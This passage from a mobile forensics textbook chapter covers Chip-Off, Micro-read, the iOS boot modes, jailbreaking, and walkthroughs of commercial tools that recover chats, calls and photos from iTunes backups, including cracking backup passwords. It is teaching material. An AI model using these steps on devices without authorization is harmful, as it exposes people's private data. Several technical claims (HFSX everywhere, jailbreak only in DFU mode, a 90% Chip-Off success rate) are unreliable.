Chip-Off is considered the last resort. As the name suggests, it involves removing the memory chip of the mobile device and planting it onto a specific hardware for data acquisition and analyzing its contents. With the Chip-Off technique, examiners obtain a binary image of the memory chip, which is analyzed by specialized software. This is an advanced forensic method that even works for bricked and/or damaged devices. The nonvolatile memory component is removed and placed on a hardware reader via which data is acquired.

Here are the steps involved in Chip-Off forensic examination:

1. The memory chip is removed via de-soldering it.
2. The chip is cleaned and repaired (if necessary).
3. Memory chip is mounted on special hardware apparatus, and data is acquired.

Advantages:

- Useful for examination of devices in damaged condition.
- High probability of data acquisition if device is locked.
- Gives forensics investigators the freedom to craft data acquisition process.

Disadvantages:

- Heat and adhesive used to remove the memory chips may damage the circuit board.
- Reassembly of the device after examination is very difficult and mostly unsuccessful.

Micro-read

Micro-read examination involves the use of a high-powered electron microscope and observes output at the gate level. The device memory chip is shaved in extremely thin layers, and after that the data is read bit by bit from the source using an electron microscope or other device. It is a highly sophisticated technique, and very few entities offer Micro-read examination services. Use of this method is for high-value devices or damaged memory chips. Being such a complicated, and expansive technique, it is reserved for only high-profile cases.

It is very difficult to find commercial tools for Micro-read. This might be a more approachable technique in the near future.

Challenges in Mobile Forensics

With smartphones evolving at a staggering rate mobile forensics is more challenging than ever. Every Android version release comes with updated features and security improvements, which many times impede with the forensic process. As a new Android version is released, the forensic tools used in forensic examination often become redundant.

Apart from the software, with such a vast number of players in the market, a forensics examiner may encounter different types of hardware. Device specifications have become complex and vary among companies. This adds to the prep work of a forensic examiner as they need proper tools to access the hardware. For example, we have seen the rise of USB Type–C connectors now being used by manufacturers with many devices.

Encryption in devices has gained critical momentum after data leak scandals around the world. People have become aware of their privacy rights and feel a need to protect their data. Manufacturers have started to strengthen their security modules, which is appreciated by the consumer. Such a high level of security has become a huge obstacle for forensic examiners as it becomes very difficult to bypass security of the device. While mobile devices running older Android version are still accessible via a bunch of techniques, newer devices often have no support from even commercial tools.

Not all the data is on the device, as cloud storage has become a popular and preferred option for smartphone users. Manufacturers offer very tempting packages so that users store their data on the cloud, and users find it most convenient, too. All this again is a hurdle at the time of data extraction; if account credentials are present with the forensic experts, then data can be obtained or else there is no access to it.

Apart from Logical and Physical Acquisition, the advanced forensics techniques such as JTAG, Chip-Off and Micro-read are highly invasive and require meticulous knowledge and specialized training. These methods are also very expensive and are not accessible to everyone as very few companies offer these services. Researchers have expressed their concern about the growing complexities of breaking through the encryption of the devices. Chip-off offers a 90% success rate as many hardware manufacturers are making it difficult for examiners to perform a thorough examination.

But if history has taught us anything, it is that solutions are created as problems appear: the future is full of responsibilities and possibilities.

iOS Operating System

iOS is a mobile operating system created and developed by Apple Inc. that presently powers many of the company's mobile devices, such as iPhone, iPad, and iWatch. The iPhone firmware operating system is based on Mac OS X. Every iOS device combines hardware, software, and services designed to work together for maximum security. iOS protects the device and its data at rest (i.e., data is not moving from device to device or network to network), including everything users do locally, on networks, and with key internet services.

iOS devices provide advanced security features and they are easy to use. Many of these features are enabled by default, and key security features like device encryption aren't configurable, so that users can't disable them by mistake. Other features, such as Face ID and Touch ID, enhance the user experience by making it simpler and more intuitive to secure the device.

iOS Device Boot Process

Bootrom allows the device to boot and initialize all the peripherals of iOS and some hardware components. There are three different modes for the boot processes for iOS devices:

- Normal boot process
- Recovery mode
- DFU mode

Normal Boot Process

In a normal boot process, the Bootrom will run and check the signature of the Low-Level Bootloader (LLB) and executes it if the signature is matched. After executing LLB, it will check the signature of iBoot (Apple stage 2 bootloader for all iOS devices) before handing it over to the iBoot, which in turn checks the kernel signature and executes it. The kernel is signed in order to stop any unsigned code to be executed.

Recovery Mode

When the iOS device is set to the "Recovery Mode," the Bootrom is executed first; it checks the iBoot signature and if it matches, it will execute it. After that, iTunes sends Apple's signed "kernel" and "Ramdisk" to the device, and then the restore process is initiated. Process no unsigned code can be executed during any part of the "Recovery Mode."

DFU Mode

In Device Firmware Upgrade (DFU) Mode, the Bootrom is loaded and then the iBSS (a stripped-down version of iBoot) is sent to the iOS device. Then the iBSS signature is checked and executed by the Bootrom. After that, Apple's signed kernel and restore disk are sent to the device and executed by iBSS after a signature check. Once this is done, the restore process is initiated. Process no unsigned code can be executed during any part of the "DFU Mode."

Jailbreak vs. No Jailbreak

iOS jailbreaking is beneficial for the purpose of removing software restrictions imposed by Apple on iOS by using a series of kernel patches. Jailbreaking allows root access to iOS, allowing the downloading and installation of additional applications, extensions, and themes that are unavailable through the official Apple App Store.

Additionally, it is possible to use other SIM cards other than the licensed provider. A jailbreak is only possible in the DFU mode, which is a status of the iPhone operating system. The system can be overwritten in this mode, with modified iPhone firmware like Cydia application. It is possible to download applications with Cydia (it is not an authorized AppStore), which are not authorized by Apple, for example, OpenSSH, Netcat, or Terminal.

A jailed iPhone is a device without modified software and modified operating system. Apple allows the installation of applications that are authorized only from Apple over the AppStore on a jailed iPhone. A Jailbroken iPhone is better than a jailed iPhone from the perspective of a forensic examiner, as it isn't possible to install OpenSSH and Netcat to make a connection over Wi-Fi/WLAN in a jailed iPhone.

iOS File System and Architecture

All Apple mobile devices use the HFSX file system. HFSX is case sensitive, which means that if there are two files with same name on the system, due to their case sensitivity, the file system will differentiate between the two files. This is the major difference with HFSX and HFS+ file systems.

Logically, iPhone has two partitions. One is for storing the iOS specific files, responsible to load the operating system such as kernel images and configuration files. The other partition is used for the storage of user-specific settings and applications such as movies, music, photos, contacts, and more.

The second partition is more important from a forensic point of view as it contains all the functions a user can perform on an iPhone and the data for those functions, for example, call history, contact list, short messaging service (SMS) messages, emails, audio and video, and pictures.

Since iPhones' hardware and operating systems are closed source and proprietary, general purpose forensic techniques and tools will not work on it.

iTunes iPhone Backup

iOS device backups can be managed with the Apple iTunes software. If the iOS devices are synchronized, iTunes creates a backup. All the data of the devices is stored in the backup, and it is also possible to encrypt the backup. It is easy for an examiner to find and use the iPhone backup if the backup is not encrypted.

Case Study: iPhone Backup Extractor

As a forensic investigator, we are going to decrypt an iOS device backup taken via iTunes. This tool is called iPhone Backup Extractor.

iPhone Backup Extractor is a commercial tool, but we can use its 30-day trial version for recovery of photos, messages, videos, call history, notes, contacts, Screen Time passcode, WhatsApp messages, and other app data from iTunes and iCloud Backups**.**

We have taken an encrypted backup via iTunes for demonstration. Encrypted backup also backs up various account passwords used on the iOS device.

1. Start iPhone backup extractor tool, and it will display a list of backup available on that device, and select the backup of your iOS device. If the device's backup is encrypted, a forensic investigator can use various password-cracking tools to retrieve the password. Additionally, you can add your iCloud account to view your iCloud backup.

2. Here we can see that iPhone Backup Extractor tools has fetched photos, contacts, messages, WhatsApp messages, call history, etc., successfully (Figure 7-16).




Figure 7-16. *The results of the extraction*

3. Here we can see Decrypted WhatsApp chats in the Preview section. This tool was able to fetch images and attachments in the chats as well (Figure 7-17).




Figure 7-17. Decrypted WhatsApp chats

4. Here we can see the Call history in the Preview Section (Figure 7-18).




Figure 7-18. *Call logs*

Similarly, we view Photos, Messages, Contacts, etc., in the Preview section. Here we can see that the Snapchat app is also installed on the device. The paid version of this tool can provide data about other apps such as Snapchat, Instagram, etc., which were installed on the iOS device during backup.

5. In the App View section, we can see a list of applications installed on the system (Figure 7-19).




Figure 7-19. *List of apps*

6. Last, in the info section, we can see details about the iOS device such as Backup details, hardware information, Mobile device identifiers, account information, manufacturing details, and SIM provider details (Figure 7-20).




Figure 7-20. *The Info section*

Case Study: Dr. Fone iPhone Backup Viewer

Here we are using the Dr. Fone tool to view the iTunes backup of an iOS device. You can download this tool from:

`https://drfone.wondershare.net/?gclid=EAIaIQobChMI3ffLv7yB4AIVxQOrChOmUAeuEAAYASAAEgIHovD_BwE`

Dr. Fone is a desktop software that can be used to recover data from iOS devices either directly from the phone or from iTunes or iCloud backup. It provides other functionalities such as Unlocking the iOS device lock screen, erasing data from your device, transferring data between your phone and PC, etc.

1. After the software is successfully installed on the PC, open the tool and click on the Recover option (Figure 7-21).




Figure 7-21. *Choose the Recover option*

2. Click on the Recover from iTunes backup file. You can also recover from the iCloud backup file (Figure 7-22).




Figure 7-22. *Recovering from iTunes*

3. Here we can see recovered images from the mobile device. However, we have masked these images due to privacy reasons (Figure 7-23).




Figure 7-23. *Recovered images*

4. You can see here that we have recovered WhatsApp chats (Figure 7-24).




Figure 7-24. Recovered chats

5. Here we have recovered the Call History (Figure 7-25).




Figure 7-25. Recovered calls

Summary

In this chapter we learned the following:

- Mobile Forensics is a branch of Digital Forensics. It is about the acquisition and analysis of mobile devices to recover digital evidence for forensic investigation.
- Android is an open source operating system based on Linux Kernel developed by Google for mobile devices.
- Rooting Android unlocks its core module to a user, which enables access to the protected areas of the device.
- ADB is a command-line tool that enables us to connect an Android device to a computer host system via a USB cable. It is a very versatile tool as it allows a user to perform a variety of tasks such as installing, debugging, and removing apps, etc.
- Joint test action group or JTAG is an advanced data extraction method used in mobile forensics. JTAG provides an interface via which a computer can communicate directly with the chipboard. It involves connecting the evidence mobile device's Test Access Port (TAP) to a JTAG emulator to access raw data.
- Chip-Off involves removing the memory chip of the mobile device and plant it onto a specific hardware for data acquisition and analyzing its contents.
- Micro-read examination involves the use of a high-powered electron microscope to observe output at the gate level. The device memory chip is shaved in extremely thin layers, and after that the data is read bit by bit from the source using an electron microscope or other device.
- iOS is a mobile operating system created and developed by Apple Inc. that presently powers many of the company's mobile devices, such as iPhone, iPad, and iPod Touch.
- There are three different modes for the boot processes for iOS devices: Normal boot process, Recovery mode, and DFU mode.

- iOS jailbreaking is beneficial for the purpose of removing software restrictions imposed by Apple on iOS by using a series of kernel patches. Jailbreaking allows root access to iOS.
- All Apple mobile devices use the HFSX file system.
- Logically, iPhone has two partitions. One is for storing the iOS specific files, responsible for loading the operating system such as kernel images and configuration files. The other partition is used for the storage of user-specific settings and applications such as movies, music, photos, contacts, and more.

References

https://www.researchgate.net/publication/258726589_iPhone_forensics_a_practical_overview_with_certain_commercial_software/
https://www.researchgate.net/publication/281100878_An_Open_Source_Toolkit_for_iOS_Filesystem_Forensics/
https://www.researchgate.net/publication/258726387_iPhone_forensics_based_on_Macintosh_open_source_and_freeware_tools/
https://www.researchgate.net/publication/261454188_A_Novel_Method_of_iDevice_iPhone_iPad_iPod_Forensics_without_Jailbreaking/
https://developer.android.com/training/articles/security-tips/
